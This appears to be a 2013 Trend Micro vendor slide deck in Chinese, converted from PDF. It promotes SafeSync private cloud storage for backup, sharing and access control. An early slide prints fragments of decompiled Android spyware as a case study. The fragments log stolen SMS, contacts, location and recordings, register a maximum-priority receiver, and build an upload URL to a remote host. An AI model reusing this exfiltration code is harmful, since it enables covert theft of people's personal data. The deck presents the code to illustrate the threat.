



雲端儲存新概念—  
雲端儲存與資訊安全的整合


趨勢科技 資深技術顧問  
Ken Huang 黃源慶

**TREND MICRO** [ 全程護航  
邁向雲端 ]


Confidential | Copyright 2012 TrendMicro Inc.

1

## 個人行動裝置數量遠比個人電腦還要多



## 行動裝置最大的問題來自於？



## 案例：當行動裝置被攻擊

```

Log.i("定时器的RUN", "整个定时器的循环结束了！！") - Timer RUN, Whole timer loop end!
Log.i("RUN里面", "ERROR") - Run inside
Log.i("启动了", this.nativename) - Launched
Log.i("手机网络情况", "手机没有网络，或者send模块错误！") - Phone network conditions,
no cell phone network, or send module error!
Log.i("新的intent", "主程序正在运行，这次不启动") - New intent , the main program is
running, and this does not start
Log.i("contact重发", this.contact) - contact retransmission
Log.i("sendInfo", "网络不通") - network blocked
Log.i("接收到短信了吧", localBundle.getString("sms")) - received SMS
Log.i("接收到通讯录", localBundle.getString("contact")) - received contacts
Log.i("接收到位置信息", localBundle.getString("location")) - receiving the location
information
Log.i("接收到record", localBundle.getString("other")) - received record

```

```

{
    if (send.sendInfo("create", this.nativename))
    {
        IntentFilter localIntentFilter = new IntentFilter("com.google.system.receiver");
        localIntentFilter.setPriority(2147483647);
        registerReceiver(new sendReceiver(), localIntentFilter);
        send.urlstr = (this.hostname + "/data/" + this.nativename + "/process.php");
        serviceInit();
    }
}

```



## 三個思考幫助您安全擁抱行動商務



## 請問...



你多久備份一次電腦上的重要資料?



萬一有需要，多快你能夠把原本的資料灌回出事的電腦上?



員工可以自己把不見的資料抓回來嗎?

萬一...



你的電腦遺失了!



硬碟毀損了!!



電腦中了毒!!!

Confidential | Copyright 2013 TrendMicro Inc.

7

TREND MICRO  
趨勢科技



1.本機磁碟所有文件均被加密，無法開啟

2.使用share folder，有磁碟機代號，則所有文檔加密

TREND MICRO  
趨勢科技

## 同步化解決方案



**受限連結程式與地域限制**



**需管理帳號、密碼與檔案**



**資料存放於機關\企業外？**

Classification 3/4/2011

9



## 傳統方式跟私有雲如何幫助你備份跟回覆資料

傳統的方式	私有雲解決方案
排程式的備份，所以資料有可能在預定的備份時間前發生遺失的慘劇	只要檔案有異動，系統立刻即時備份
對於行動工作者來說，檔案不容易做備份	只要能夠上網，使用者可輕鬆做備份
員工必須聯繫IT人員協助回覆檔案	員工可自行回覆檔案，減低IT人員負擔





# 雲端儲存現況 討論

11/18/2013

Confidential | Copyright 2012  
TrendMicro Inc.

2

## 雲儲存應用風起雲湧



Confidential | Copyright 2012 TrendMicro Inc.

2

## 公有雲?私有雲?

**公有雲**

- SafeSync
- livedrive
- Dropbox
- ADrive
- SugarSync
- wuala by LACE
- minus
- CloudMe
- syncplicity
- box
- iCloud
- asuswebstorage
- SkyDrive

**私有雲**

- TREND MICRO SafeSync 企業版
- asusCLOUD

Confidential | Copyright 2012 TrendMicro Inc.

2

TREND MICRO 趨勢科技

## 為何要私有雲儲存服務?

**Dropbox密碼系統故障近四小時 輸入任何密碼皆可登入**  
文/陳曉莉 (編譯) 2011-06-22

**你有用 Dropbox 嗎?如果票結束)** Dropbox進行程式更新時，由於碼也無法登入，讓使用者的終端

**有用 Dropbox，但不放重要資料** 本周日 (6/19) Dropbox進行使用者即使輸入錯誤的密碼也完全沒有保護措施。Dropbox

**有用 Dropbox，而且會放重要工作業。** (397 票)

**沒有用 Dropbox，也不用其他網路空間服務** 6.99% (71 票)

**我用其他網路空間服務 (請留言分享)** 4.92% (50 票)

**總投票數：1,016**

**Dropbox用戶資料遭竊 加強認證機制**  
文/陳曉莉 (編譯) 2012-08-01

為強化服務的安全性，Dropbox即將後將啟用雙因素認證機制，要求使用者輸入密碼及手機收到的代碼驗證登入，系統將自動監測可疑行為，同時開啟使用者檢視自己帳號活動。

網路硬碟Dropbox用戶日前傳出受到垃圾訊息的攻擊，Dropbox周二 (7/1) 證實駭客從第三方網站取得了Dropbox用戶資料，該站立即採取修復行動。

Dropbox說明，數周前開始有用戶抱怨用來申請Dropbox服務的郵件帳號不斷收到垃圾郵件，調查後發現駭客從其他第三方網站竊取了用來登入Dropbox的帳號與密碼，這批遭竊的帳號含有Dropbox的員工帳號，該名員工於Dropbox上所儲存的文件則內含使用者的電子郵件資料。

Confidential | Copyright 2012 TrendMicro Inc.



2

TREND MICRO 趨勢科技

## 誰需要私有雲儲存系統？



曾志綱署




Confidential | Copyright 2012 TrendMicro Inc.

2

# 私有雲儲存系統 功能需求



## 佈署架構-對外開放




Confidential | Copyright 2012 TrendMicro Inc.

2




## 佈署架構-內部使用



Confidential | Copyright 2012 TrendMicro Inc.



## 安全傳輸



Confidential | Copyright 2012 TrendMicro Inc.

2



## 跨平台資料自動同步化



Confidential | Copyright 2012 TrendMicro Inc.



## 案例 A

Ken位於辦公桌前，急需將某份最新的財務報表從桌機存入平板電腦，以便提供15分鐘後的財務報告。

1

使用連結線，將平板連上電腦並將資料放入平板電腦。

2

透過電子郵件發送報表，並設定平板可存取郵件後存取。

3

使用NFC技術將資料交換到平板電腦。



## 更好的做法

- Safesync 檔案加解密技術



## 須能自訂同步資料夾達成個人資料異地備份



11/18/2013

Confidential | Copyright 2012 TrendMicro Inc.

2



## 案例 B

Iris小姐位於辦公桌前，急需將某份最新的簡報資料寄給外部客戶，但該檔案壓縮後依然多達24MB，客戶郵件信箱無法收取。

1

使用壓縮切割，將檔案切割為5個檔案後分別傳送。

2

請IT部份協助將檔案上傳FTP主機，並開啟訪客帳號供客戶使用。

3

使用Dropbox服務，將檔案外傳後再請客戶下載。



## 更好的做法

- Safesync 分享連結功能



## 具備資安控管能力的分享連結

<https://xxx.safesync.com/share/sharefile.ppt>



## Benefit – 協同作業



Confidential | Copyright 2012 TrendMicro Inc.

2

TREND  
MICRO  
趨勢科技

## 團體資料夾協同作業



11/18/2013

Confidential | Copyright 2012 TrendMicro Inc.

2

TREND  
MICRO  
趨勢科技

## 案例 C

Albert位於辦公桌前，急需將第21版的產品發展規劃寄給所有專案成員，但成員多達一百多位，隨時更新的情況下造成許多郵件空間與頻寬的浪費。

1

將檔案存放特定位置僅發信通知所有人更新

2

外駐人員請自行VPN到內部檔案伺服器取用

3

.....



## 更好的做法

- Safesync 團體資料夾功能  
(線上瀏覽、及時同步、差異化更新)

The screenshot shows the Trend Micro Safesync interface. On the left, there's a navigation pane with various options like 'Safesync Share', 'Scan Mail for ex.', 'DeepSecurity', etc. The main area displays a '資料夾' (Folder) view for a group named '成昌'. It lists several sub-folders and users (Alan, Austin, Beck, Carol, Charlie, Dieu T., Dolas, Bob, Bob Hung, Fion, George, Ivan, Jony, Justin, Ken, Kenny, Lydia). To the right, there's a detailed view of a specific folder, showing files like '20130626-X-test.pptx' and 'CORP\_PPT\_2013.pptx'. Below this, a table provides synchronization details for users Peter Chiu and Ray Hung.

使用者	檢視者	狀態
Peter_Chiu@trend.com.tw		使用者
ray Hung@trend.com.tw		檢視者

## 團體資料夾權限管理



擁有者



編輯者



檢視者

The screenshot shows two side-by-side windows of the Trend Micro SafeSync for Business interface. Both windows have the title bar "TREND MICRO | SafeSync for Business" and the URL "http://Channe... (SafeSyncforBusiness.com.tw) - 登出".

**Left Window (User 1):**

- General Work:** Includes options like "開啟此資料夾", "重新命名此資料夾", "下載此資料夾", "編輯此資料夾成員", and "刪除此資料夾".
- File Folders:** Shows a tree view with "我的檔案" expanded, containing "團隊資料夾" (selected), "SE\_TEAM\_SHARING\_DK", "test", "HR", "RD", and "資源回收筒".
- Members:** A list of users with checkboxes next to their names. The "HR" checkbox is checked.

**Right Window (User 2):**

- General Work:** Similar options to the left window.
- File Folders:** Shows the same tree view as the left window.
- Members:** A list of users with checkboxes next to their names. The "RD" checkbox is checked.

11/18/2013

Confidential | Copyright 2012 TrendMicro Inc.

2



## 單位現有帳號系統整合

### 使用者

The screenshot shows a user management interface with a search bar at the top. Below it, there are two main sections: "Active Directory" and "本地帳號".

**Active Directory:**

- 節點樹：顯示網域帳號，包括 "ssfeview1", "user3", "user9", "user8", "user7", "user6", "user5", "user4", "user2", "user3", "user1".
- 變更計畫：顯示計劃名稱 "ssfeview1"，狀態 "變更"，並列出了 "名稱" (user3), "類型" (AD 使用者), 和 "計劃" (10mb).

**本地帳號:**

- 節點樹：顯示 "test-team", "abc", "123", "d", "v", "as", ".".

11/18/2013

Confidential | Copyright 2012 TrendMicro Inc.

2







# 私有雲儲存系統 進階整合能力



## 檔案加密功能整合



## 資料外洩防護系統整合




11/18/2013

Confidential | Copyright 2012 TrendMicro Inc.

2



## 通訊協定整合




11/18/2013

Confidential | Copyright 2012 TrendMicro Inc.

2



## 成本分析



11/18/2013

Confidential | Copyright 2012 TrendMicro Inc.

2



# Thank You!



11/18/2013

Confidential | Copyright 2012  
TrendMicro Inc.

38